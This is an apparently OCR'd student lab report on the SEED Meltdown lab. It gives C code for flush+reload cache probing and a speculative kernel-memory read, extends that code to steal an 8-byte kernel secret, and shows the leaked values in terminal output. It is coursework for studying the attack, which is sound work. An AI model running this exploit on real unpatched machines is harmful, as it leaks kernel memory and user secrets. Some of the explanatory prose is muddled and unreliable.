


```
int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();

  // Open the virtual file
  int fd = open("/proc/secret_data", O_RDONLY);
  if (fd < 0)
  {
     perror("open");
     return -1;
  }
  int ret = pread(fd, NULL, 0, 0);      // Cache secret data

  if (sigsetjmp(jbuf, 1) == 0) {
     meltdown_asm(0xf8d0e000);
  }
  else {
      printf("Memory access violation!\n");
  }

  // RELOAD the probing array
  reloadSideChannel();
  return 0;
}
```

It's important to mention that the secret address value has changed due to me being forced to change computers/VMs (there are a lot of classes that take place inside the Anshutz ENGR Center 103). The output generated by this new modified Meltdown Experiment can be seen below:



```
[02/18/25]seed@VM:~/.../Labsetup$ gcc -march=native -o ASMMeltdownExperiment MeltdownExperiment.c
[02/18/25]seed@VM:~/.../Labsetup$ ./ASMMeltdownExperiment
Memory access violation!
array[6*4096 + 1024] is in cache.
The Secret = 6.
array[7*4096 + 1024] is in cache.
The Secret = 7.
array[11*4096 + 1024] is in cache.
The Secret = 11.
array[15*4096 + 1024] is in cache.
The Secret = 15.
array[16*4096 + 1024] is in cache.
The Secret = 16.
array[20*4096 + 1024] is in cache.
The Secret = 20.
array[30*4096 + 1024] is in cache.
The Secret = 30.
array[31*4096 + 1024] is in cache.
The Secret = 31.
array[35*4096 + 1024] is in cache.
The Secret = 35.
array[36*4096 + 1024] is in cache.
The Secret = 36.
array[40*4096 + 1024] is in cache.
The Secret = 40.
array[41*4096 + 1024] is in cache.
The Secret = 41.
array[51*4096 + 1024] is in cache.
The Secret = 51.
```




```
array[216*4096 + 1024] is in cache.
The Secret = 216.
array[217*4096 + 1024] is in cache.
The Secret = 217.
array[221*4096 + 1024] is in cache.
The Secret = 221.
array[222*4096 + 1024] is in cache.
The Secret = 222.
array[226*4096 + 1024] is in cache.
The Secret = 226.
array[227*4096 + 1024] is in cache.
The Secret = 227.
array[232*4096 + 1024] is in cache.
The Secret = 232.
array[233*4096 + 1024] is in cache.
The Secret = 233.
array[237*4096 + 1024] is in cache.
The Secret = 237.
array[241*4096 + 1024] is in cache.
The Secret = 241.
array[242*4096 + 1024] is in cache.
The Secret = 242.
array[248*4096 + 1024] is in cache.
The Secret = 248.
array[249*4096 + 1024] is in cache.
The Secret = 249.
array[253*4096 + 1024] is in cache.
The Secret = 253.
```


While CPUs generally stall if a value is not available during an out-of-order load operation, some CPUs might continue with the out-of-order execution by assuming a value for the load. I remember that the illegal memory load in the Meltdown implementation often returns zero, which can be clearly observed when implemented using an 'add' instruction instead of 'mov'. The reason behind this bias is either that the memory load is masked out by a failed permission check, or a speculated value. Since the data of the stalled load is available, this leads me to believe this bias is no longer present.

TASK 8

Sometimes, the attack produces the correct secret value, but fails to identify any value or identify a wrong value. To improve the accuracy, I will create a score array of size 256, one element for each possible secret value. Then, run the attack for multiple times. Each time, if the attack program says that `k` is the secret (this result may be false), we add 1 to `scores[k]`. After running the attack for many times, I use the value `k` with the highest score as our final estimation of the secret. The revised code is shown below:



SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
9:05 PM
/bin/bash
/bin/bash 100x40

```
static int scores[256];

void reloadSideChannelImproved()
{
  int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
     addr = &array[i * 4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD)
        scores[i]++; /* if cache hit, add 1 for this value */
  }
}
/*********************** Flush + Reload ************************/

void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 400;"
       "add $0x141, %%eax;"
       ".endr;"

       :
       :
       : "eax"
   );

   // The following statement will cause an exception
   kernel_data = *(char*)kernel_data_addr;
   array[kernel_data * 4096 + DELTA] += 1;
}
```




```
// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
   siglongjmp(jbuf, 1);
}

int main()
{
  int i, j, ret = 0;

  // Register signal handler
  signal(SIGSEGV, catch_segv);

  int fd = open("/proc/secret_data", O_RDONLY);
  if (fd < 0) {
    perror("open");
    return -1;
  }

  memset(scores, 0, sizeof(scores));
  flushSideChannel();


  // Retry 1000 times on the same address.
  for (i = 0; i < 1000; i++) {
        ret = pread(fd, NULL, 0, 0);
        if (ret < 0) {
          perror("pread");
          break;
        }

        // Flush the probing array
        for (j = 0; j < 256; j++)
                _mm_clflush(&array[j * 4096 + DELTA]);

        if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xf8d0e000); }

        reloadSideChannelImproved();
  }

  // Find the index with the highest score.
  int max = 0;
  for (i = 0; i < 256; i++) {
        if (scores[max] < scores[i]) max = i;
  }

  printf("The secret value is %d %c\n", max, max);
  printf("The number of hits is %d\n", scores[max]);

  return 0;
}
                                                                118,1          Bot
```

I will now compile the revised code into a new program called `MeltdownAttack`. It's output is below:




```
[02/18/25]seed@VM:~/.../Labsetup$ gcc -march=native -o MeltdownAttack MeltdownAttack.c
[02/18/25]seed@VM:~/.../Labsetup$ ./MeltdownAttack
The secret value is 61 =
The number of hits is 1000
[02/18/25]seed@VM:~/.../Labsetup$ ./MeltdownAttack
The secret value is 45 -
The number of hits is 1000
[02/18/25]seed@VM:~/.../Labsetup$ ./MeltdownAttack
The secret value is 29 ▯
The number of hits is 1000
[02/18/25]seed@VM:~/.../Labsetup$ ./MeltdownAttack
The secret value is 29 ▯
The number of hits is 65
[02/18/25]seed@VM:~/.../Labsetup$ ./MeltdownAttack
The secret value is 45 -
The number of hits is 579
[02/18/25]seed@VM:~/.../Labsetup$ ./MeltdownAttack
The secret value is 45 -
The number of hits is 1000
[02/18/25]seed@VM:~/.../Labsetup$
```

After multiple executions, I notice that the program only steals a 1-byte secret from the kernel. It is given to me that the actual secret placed in the kernel module has 8 bytes. This means I need to modify the above code to get all the 8 bytes of the secret, meaning it need to loop 8 times. The modified code is below:



```
  for (int k = 0; k < 8; k++) {
    memset(scores, 0, sizeof(scores));
    flushSideChannel();


    // Retry 1000 times on the same address.
    for (i = 0; i < 1000; i++) {
        ret = pread(fd, NULL, 0, 0);
        if (ret < 0) {
          perror("pread");
          break;
        }

        // Flush the probing array
        for (j = 0; j < 256; j++)
                _mm_clflush(&array[j * 4096 + DELTA]);

        if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xf8d0e000); }

        reloadSideChannelImproved();
    }

    // Find the index with the highest score.
    int max = 0;
    for (i = 0; i < 256; i++) {
        if (scores[max] < scores[i]) max = i;
    }

    printf("The secret value is %d %c\n", max, max);
    printf("The number of hits is %d\n", scores[max]);
  }
}
```

The new output for this program, called `NewMeltdownAttack`, is shown below:


SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En 9:19 PM
/bin/bash
/bin/bash 100x40

```
[02/18/25]seed@VM:~/.../Labsetup$ gcc -march=native -o NewMeltdownAttack MeltdownAttack.c
[02/18/25]seed@VM:~/.../Labsetup$ ./NewMeltdownAttack
The secret value is 77 M
The number of hits is 1000
The secret value is 45 -
The number of hits is 1000
The secret value is 61 =
The number of hits is 1000
The secret value is 173 �
The number of hits is 381
The secret value is 0
The number of hits is 0
The secret value is 45 -
The number of hits is 100
The secret value is 81 Q
The number of hits is 768
The secret value is 45 -
The number of hits is 1000
[02/18/25]seed@VM:~/.../Labsetup$ ./NewMeltdownAttack
The secret value is 61 =
The number of hits is 1000
The secret value is 61 =
The number of hits is 993
The secret value is 29 
The number of hits is 989
The secret value is 61 =
The number of hits is 1000
The secret value is 45 -
The number of hits is 805
The secret value is 61 =
The number of hits is 763
The secret value is 61 =
The number of hits is 971
The secret value is 55 7
The number of hits is 601
[02/18/25]seed@VM:~/.../Labsetup$ 
```

References

[1] Pavel Boldin. Explains about little assembly code #33. `https://github.com/paboldin/meltdown-exploit/issues/33`, 2018.

[2] Wikipedia contributors. Out-of-order execution — wikipedia, the free encyclopedia. `https://en.wikipedia.org/w/index.php?title=Out-of-order_execution&oldid=826217063`, 2018. [Online; accessed 21-February-2018].

[3] Wikipedia contributors. Protection ring — wikipedia, the free encyclopedia. `https://en.wikipedia.org/w/index.php?title=Protection_ring&oldid=819149884`, 2018. [Online; accessed 21-February-2018].

[4] The Open Group. `sigsetjmp` - set jump point for a non-local goto. `http://pubs.opengroup.org/onlinepubs/7908799/xsh/sigsetjmp.html`, 1997.

[5] IAIK. Github repository for meltdown demonstration. `https://github.com/IAIK/meltdown/issues/9`, 2018.

[6] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown. *ArXiv e-prints*, January 2018.

[7] Yuval Yarom and Katrina Falkner. Flush+reload: A high resolution, low noise, l3 cache side-channel attack. In *Proceedings of the 23rd USENIX Conference on Security Symposium*, SEC'14, pages 719–732, Berkeley, CA, USA, 2014. USENIX Association.